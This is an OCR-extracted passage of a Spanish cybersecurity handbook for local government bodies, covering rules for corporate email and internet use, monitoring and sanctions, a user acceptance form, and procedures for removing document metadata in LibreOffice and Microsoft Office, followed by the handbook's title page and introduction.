El correo electrónico corporativo es una herramienta de mensajería electrónica centralizada, puesta a disposición de los Usuarios del sistema de información de la Organización para el envío y recepción de correos electrónicos mediante el uso de cuentas de correo corporativas. Al tratarse de un recurso compartido, un uso indebido del mismo repercute de manera directa en el servicio ofrecido a todas las personas.

El correo electrónico se deberá emplear en base al "sentido común" y teniendo en cuenta la responsabilidad y funciones desempeñadas, tratando en cualquier caso de no poner en compromiso ni los sistemas ni la imagen de la Organización.

La Organización queda facultada para filtrar el contenido del correo electrónico de la cuenta de correo proporcionada para el desarrollo de sus funciones laborales, al objeto de prevenir virus o en el supuesto de que existan razones fundamentadas en una firme sospecha por del a Organización sobre la existencia de actividades delictivas o dolosas del personal.

El sistema que proporciona el servicio de correo electrónico podrá, de forma automatizada, rechazar, bloquear o eliminar parte del contenido de los mensajes enviados o recibidos en los que se detecte algún problema de seguridad o de incumplimiento de la presente Normativa.

Se podrá insertar contenido adicional en los mensajes enviados con objeto de advertir a los receptores de los requisitos legales y de seguridad que deberán cumplir en relación con dichos correos.

Las características peculiares de este medio de comunicación (universalidad, bajo coste, anonimato, etc.) han propiciado la aparición de amenazas que utilizan el correo electrónico para propagarse o que aprovechan sus vulnerabilidades. Por este motivo se establecen las siguientes directrices con el objetivo de reducir el riesgo en el uso del correo electrónico:

- Utilizar el correo electrónico exclusivamente para propósitos profesionales[1].
- No se debe ceder el uso de la cuenta de correo a terceras personas[2].
- Informar de correos con virus, phishing, malware (programa maligno), etc. sin reenviarlos, para evitar su posible propagación.
- No responder a mensajes de Spam.[3]

1 Gran parte de los mensajes de correo electrónico no deseados, que llegan a las organizaciones tienen su origen en un uso no profesional de las cuentas de correo.

2 Esto provocaría una suplantación de identidad y el acceso a información. Es conveniente controlar la difusión de las cuentas de correo, facilitando la dirección profesional sólo en los casos necesarios y siempre y cuando el fin último sea el cumplimiento de las funciones municipales (p.e., cuando nos subscribimos a un foro).

3 La mayor parte de los generadores de mensajes de spam (correo electrónico masivo no solicitado) se envía a direcciones de correo electrónico aleatoriamente generadas, esperando que las respuestas obtenidas confirmen la existencia de direcciones de cuentas reales. Además de ello, en ocasiones tienen el aspecto de mensajes legítimos e, incluso, pueden contener información relativa a la Corporación. En cualquier caso, nunca deben de responderse.

- Asegurar la identidad del remitente antes de abrir un mensaje[4].
- No ejecutar archivos adjuntos sospechosos. No deben ejecutarse los archivos adjuntos recibidos sin analizarlos previamente con la herramienta corporativa contra código malicioso.[5]

Respecto al uso del correo electrónico, **queda terminantemente prohibido**:

- Falsificar, ocultar, suprimir o sustituir la identidad del emisor en cualquier correo electrónico.
- Leer o acceder a correos electrónicos ajenos, sin autorización previa.
- Enviar correos electrónicos que contengan en el cuerpo o en los adjuntos información con datos de categorías especiales de datos o datos especialmente sensibles (esto es, salud, ideología, religión, creencias, origen racial, étnico, etc. o aquellos considerados como de especial protección por la organización, salvo que se cuente con la autorización pertinente y se hayan aplicado las medidas de seguridad oportunas (cifrado o similares).

8.11 ACCESO A INTERNET Y OTRAS HERRAMIENTAS DE COLABORACIÓN

El acceso corporativo a Internet es un recurso centralizado que la Organización pone a disposición de los Usuarios, como herramienta necesaria para el acceso a contenidos y recursos de Internet y como apoyo al desempeño de su actividad profesional. La Organización velará por el buen uso del acceso a Internet, tanto desde el punto de vista de la eficiencia y productividad del personal, como desde los riesgos de seguridad asociados a su uso. Las normas de uso son las siguientes:

- Como norma general, las conexiones que se realicen a Internet deben obedecer a fines profesionales.
- Sólo se podrá acceder a Internet mediante los navegadores suministrados y configurados en los puestos de usuario. No podrá alterarse su configuración, ni utilizar un navegador alternativo, sin contar con la debida autorización.
- El sistema que proporciona el servicio de navegación podrá contar con filtros de acceso que bloqueen el acceso a páginas web con contenidos inadecuados, programas lúdicos de descarga masiva o páginas potencialmente inseguras o que contengan virus o código dañino.

4 Muchos ciberataques se originan cuando el atacante se hace pasar por una persona o entidad conocida (amigo, compañero, etc.) de la persona atacada. El origen de estas acciones es diverso: acceso no autorizado a la cuenta, suplantación visual de la identidad, introducción de código malicioso que utiliza la cuenta remitente para propagarse, etc. En caso de recibir un correo sospechoso, y dependiendo de su verosimilitud, cabe: ignorarlo, no abrirlo y poner el hecho en conocimiento del remitente, independientemente de comunicar la incidencia de seguridad correspondiente. Igualmente, el envío de información, "confidencial" a petición de un correo del que no se puede asegurar la identidad del remitente, debe rechazarse. Es importante tener en cuenta que resulta muy sencillo enviar un correo con un remitente falso. Nunca se debe confiar en que la persona con la que nos comunicamos vía email sea quien dice ser, salvo en aquellos casos que se utilicen mecanismos de firma electrónica de los correos (no sólo de los ficheros adjuntos).

5 Esto es especialmente importante cuando se reciben adjuntos no solicitados o el correo es sospechoso. Gran parte del código malicioso suele insertarse en ficheros adjuntos, ya sea en forma de ejecutables (.exe, por ejemplo) o en forma de macros de aplicaciones (Word, Excel, etc.).

- Deberá notificarse cualquier anomalía (redirección a páginas solicitadas, aviso de sitio no seguro, en páginas habitualmente utilizadas, etc.) detectada en el uso del acceso a Internet, así como la sospecha de posibles problemas o incidentes de seguridad relacionados con dicho acceso.

Se consideran **usos prohibidos,** que implican un riesgo de seguridad**,** las siguientes actuaciones:

- La descarga de programas informáticos sin la autorización previa o ficheros con contenido dañino que supongan una fuente de riesgos para la organización. En todo caso debe asegurarse que el sitio Web visitado es confiable.
- El acceso, la descarga y/o el almacenamiento en cualquier soporte, de páginas con contenidos ilegales, dañinos, inadecuados o que atenten contra la moral y las buenas costumbres y, en general, de todo tipo de contenidos que incumplan las normas éticas y de cortesía de la Organización.
- El acceso a recursos y páginas web, o la descarga de programas o contenidos que vulneren la legislación en materia de Propiedad Intelectual.
- La utilización de aplicaciones o herramientas (especialmente, el uso de programas de intercambio de información, P2P) para la descarga masiva de archivos, programas u otro tipo de contenido (música, películas, etc.) que no esté expresamente autorizados.

8. MONITORIZACIÓN Y APLICACIÓN DE ESTA NORMATIVA

La Organización por motivos legales, de seguridad y de calidad del servicio, y cumpliendo en todo momento los requisitos que al efecto establece la legislación vigente:

- Revisará periódicamente el estado de los equipos, el software instalado, los dispositivos y redes de comunicaciones de su responsabilidad.
- Monitorizará los accesos a la información contenida en sus sistemas.
- Auditará la seguridad de las credenciales y aplicaciones.
- Monitorizará los servicios de internet, correo electrónico y otras herramientas de colaboración.

Esta supervisión se realizará en todo caso con plenas garantías del derecho al honor, a la intimidad personal y familiar y a la propia imagen de los afectados, y de acuerdo con la normativa sobre protección de datos personales, de función pública o laboral, y demás disposiciones que resulten de aplicación, se registrarán las actividades de los Usuarios, reteniendo la información necesaria para monitorizar, analizar, investigar y documentar actividades indebidas o no autorizadas, permitiendo identificar en cada momento a la persona que actúa.

Los sistemas en los que se detecte un uso inadecuado o en los que no se cumplan los requisitos mínimos de seguridad, podrán ser bloqueados o suspendidos

temporalmente. El servicio se restablecerá cuando la causa de su inseguridad o degradación desaparezca.

El sistema que proporciona el servicio de correo electrónico podrá, de forma automatizada, rechazar, bloquear o eliminar parte del contenido de los mensajes enviados o recibidos en los que se detecte algún problema de seguridad o de incumplimiento de la presente Normativa. Se podrá insertar contenido adicional en los mensajes enviados con objeto de advertir a los receptores de los requisitos legales y de seguridad que deberán cumplir en relación con dichos correos.

El sistema que proporciona el servicio de navegación podrá contar con filtros de acceso que bloqueen el acceso a páginas web con contenidos inadecuados, programas lúdicos de descarga masiva o páginas potencialmente inseguras o que contengan virus o código dañino. Igualmente, el sistema podrá registrar y dejar traza de las páginas a las que se ha accedido, así como del tiempo de acceso, volumen y tamaño de los archivos descargados. El sistema permitirá el establecimiento de controles que posibiliten detectar y notificar sobre usos prolongados e indebidos del servicio.

9. INCUMPLIMIENTO DE LA NORMATIVA

Los Usuarios del sistema de información de la Organización están obligadas a cumplir lo prescrito en la presente Normativa de Uso de Medios Electrónicos".

En el supuesto de que una persona usuaria no observe alguna de los preceptos señalados en la presente Normativa, sin perjuicio de las acciones disciplinarias y administrativas que procedan y, en su caso, las responsabilidades legales correspondientes, se podrá acordar la suspensión temporal o definitiva del uso de los recursos informáticos que tenga asignados, previa instrucción del procedimiento legal que corresponda.

En el caso de personal de terceros, el incumplimiento de esta normativa podría derivar en la imposición de penalidades pudiendo llegar incluso a la resolución del contrato, siguiendo el procedimiento establecido al efecto en la normativa sobre contratación administrativa.

10. ANEXOS

11.1 MODELO DE ACEPTACIÓN Y COMPROMISO DE CUMPLIMIENTO

Todos los usuarios de los recursos informáticos y/o sistemas de información de la Organización deberán tener acceso permanente, durante el tiempo de desempeño de sus funciones, a la presente Normativa de Uso de Interno de Medios Electrónicos.

Para su aceptación junto con la normativa se trasladará el siguiente "acuse de recibo", que deberá ser firmado, a todos los usuarios.

Mediante la cumplimentación de la siguiente declaración, el abajo firmante, [*personal de la Organización / empleado de la empresa _____],* como usuario de recursos informáticos y sistemas de información de la Organización, declara haber leído y comprendido la Normativa de Usos y medios electrónicos de la organización y aceptar los términos y condiciones de uso establecidos en el mismo, estando de acuerdo en cumplirlos, atender a las modificaciones del documento que le hayan sido debidamente comunicadas, comprometiéndose, bajo su responsabilidad, a su cumplimiento.

En _____, a ____ de _____ de 20__

Organización:	
Trabajador (Nombre y Apellidos):	
DNI número:	
Número de Registro de Personal:	
Firmado:	

Por: <<Nombre y Apellidos>>
DNI número: _____
Número de Registro de Personal: _____


11.2 PROCEDIMIENTO DE LIMPIEZA DE METADATOS

El objetivo de este procedimiento es describir el proceso a seguir para realizar la limpieza de los metadatos no deseados de los documentos, a realizar antes de proceder al intercambio de documento con terceros, o al subir contenidos a los entornos web.


METADATOS EN DOCUMENTOS DE LIBREOFFICE – Evitar que se guarden los metadatos en el documento

A continuación, se establecen las instrucciones a llevar a cabo para evitar que se guarden los metadatos en LibreOffice Versión: 6.2.5.2.


1. Abre LibreOffice e ir Herramientas → Opciones



2. En la ventana que se abrirá, en el menú de la izquierda, **haz click en LibreOffice y después haz click en Seguridad**



3. Haz click en el botón Opciones, y en la ventana que se abrirá, selecciona la casilla Eliminar la información personal al guardar.




4. Haz click en ***Aceptar***


Después de esto, los documentos de LibreOffice se guardaran sin tu información personal.

METADATOS EN DOCUMENTOS DE LIBREOFFICE – Eliminar los metadatos en un documento ya creado

1. Ve a Archivo>Propiedades




2. En la pestaña **General,** haz click en el botón **Restablecer propiedades** y desmarca la casilla **Utilizar datos del usuario**.



3. Haz click en **Aceptar**.

METADATOS EN DOCUMENTOS DE MICROSOFT OFFICE – Evitar que se guarden los metadatos en el documento

A continuación, se establecen las instrucciones a llevar a cabo para evitar que se guarden los metadatos en Microsoft Office versión Microsoft Office Profesional Plus 2016




- Especificar la información personal que aparece en todos los documentos de Office.

  1. Abrir Microsoft Office y hacer clic en Archivo y en Opciones

2. En General, en el apartado Personalizar la copia de Microsoft Office, borraremos nuestro nombre e iniciales y remplazaremos por un espacio en blanco en ambos casos.

- No guardar la información personal en un documento de Office

1. Con el archivo abierto, hacer clic en Archivo y a continuación hacer clic en Opciones. Se abrirá la ventana de Opciones de la aplicación, seleccionar Centro de Confianza y pulsar en Configuración del Centro de Confianza. Se abre la ventana de Centro de Confianza.
2. Seleccionar Opciones de privacidad y en el cuadro destinado a Configuración específica del documento aparecerá la opción "Quitar Información personal de las propiedades del archivo al guardarlo". Esta opción sólo podrá seleccionarse cuando previamente se haya eliminado toda la información personal del documento y hace que cada vez que el documento se guarde, se elimine la información personal.




- 3.2.2Inspección y borrado de metadatos e información oculta

Usar el Inspector de documento para buscar y quitar los datos ocultos y la información personal de los documentos de Word.

1. Abra el documento de Word en el que desee buscar datos ocultos o información personal.

2. Haga clic en la pestaña Archivo, luego en Guardar como y a continuación escriba un nombre en el cuadro Nombre de archivo para guardar una copia del documento original.
3. En la copia del documento original, haga clic en la pestaña Archivo y a continuación haga clic en Información.
4. Haga clic en Comprobar si hay problemas y luego haga clic en Inspeccionar documento.
5. En el cuadro de diálogo Inspector de documento, active las casillas para elegir los tipos de contenido oculto que desee que se inspeccionen.
6. Haga clic en Inspeccionar.
7. Revise los resultados de la inspección en el cuadro de diálogo Inspector de documento.
8. Haga clic en la opción Quitar todo situada junto a los resultados de la inspección de los tipos de contenido oculto que desee quitar del documento.

IMPORTANTE: Se recomienda usar el Inspector de documento en una copia del documento original, puesto que no siempre se pueden restaurar los datos que quita este inspector.



Prontuario de ciberseguridad para entidades locales

DICIEMBRE
2022

VERSIÓN 02

Centro Criptológico Nacional y
Federación Española de Municipios y Provincias

FEMP
FEDERACION ESPAÑOLA DE MUNICIPIOS Y PROVINCIAS

CCN
centro criptológico nacional

Contenido

Carlos Galán ha participado en la realización del presente documento y sus anexos.

Introducción

En un mundo cada vez más complejo y globalizado, en el que las tecnologías de la información y la comunicación (TIC) desempeñan un papel de suma importancia, hemos de ser conscientes de que un reto colectivo al que necesariamente hemos de enfrentarnos y en el que las entidades locales no pueden quedar al margen.

Por este motivo, resultando necesario incrementar el uso de los medios electrónicos por parte de nuestras entidades locales, como pone de manifiesto la reciente aprobación y publicación del Real Decreto 203/2021, de 30 de marzo, por el que se aprueba el Reglamento de actuación y funcionamiento del sector público por medios electrónicos (BOE nº 77, de 31 de marzo de 2021), es imprescindible asimismo garantizar la protección de sus capacidades tecnológicas, la información tratada y los servicios prestados, puesto que, constituyendo el elemento más próximo a los intereses de los ciudadanos, su plena operatividad resulta imprescindible para el desarrollo de España.

Con este documento, dirigido a todo el sector público y, muy especialmente, a los órganos directivos de las entidades locales (ya se trate de cargos electos como de función pública), el Centro Criptológico Nacional y la Federación Española de Municipios y Provincias, en cumplimiento de sus responsabilidades y atendiendo a lo que venía disponiendo el Real Decreto 3/2010, de 8 de enero, y, en la actualidad, el Real Decreto 311/2022, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad, norma a la que el presente documento está completamente adaptado, se espera contribuir a mejorar la ciberseguridad local española y mantener las infraestructuras y los sistemas de información de las administraciones de las entidades locales con unos niveles óptimos de seguridad. Todo ello, con el fin de generar confianza y garantías en el uso de estas tecnologías, protegiendo la confidencialidad de los datos y garantizando su autenticidad, integridad y disponibilidad.

Confiando que este texto sea leído y tomado en consideración por todos aquellos que, al máximo nivel del gobierno de nuestros Ayuntamientos, Diputaciones y Cabildos, tienen la responsabilidad de hacer mejor, más eficiente y más segura la Administración Digital de nuestras entidades locales.

La gestión adecuada de la ciberseguridad constituye un reto colectivo al que necesariamente hemos de enfrentarnos y en el que las entidades locales no pueden quedar al margen.

2. Objeto del documento

El propósito del presente documento es doble. En primer lugar, mostrar de manera concisa y clara a los responsables de las entidades locales, ya se trate de cargos electos como de funcionarios, la **realidad de los riesgos y amenazas** que, para el normal desenvolvimiento de los procedimientos administrativos, las funciones involucradas en el desarrollo institucional provincial o municipal y la gestión y administración de las entidades locales, emanan del ciberespacio y; en segundo lugar, señalar las garantías ofrecidas por el **Esquema Nacional de Seguridad** (ENS, operado actualmente por Real Decreto 311/2022, de 3 de mayo, de obligada observancia por parte de todas las entidades locales), así como esbozar un catálogo de los requisitos y responsabilidades más significativas que aquellos responsables públicos deben tener en cuenta para garantizar la seguridad de la información tratada y los servicios prestados por la entidad local de que se trate, en cada una de sus respectivas competencias y atribuciones.

Para no hacer el documento en exceso prolijo o repetitivo, se han aunado las consideraciones que puedan resultar comunes a distintos tipos de cargos electos (presidentes de Diputación y alcaldes; diputados y concejales, etc.) en una única categoría, respetando las denominaciones y funciones que el ordenamiento jurídico contempla para el caso de los Ayuntamientos.

3. La problemática de la ciberseguridad local

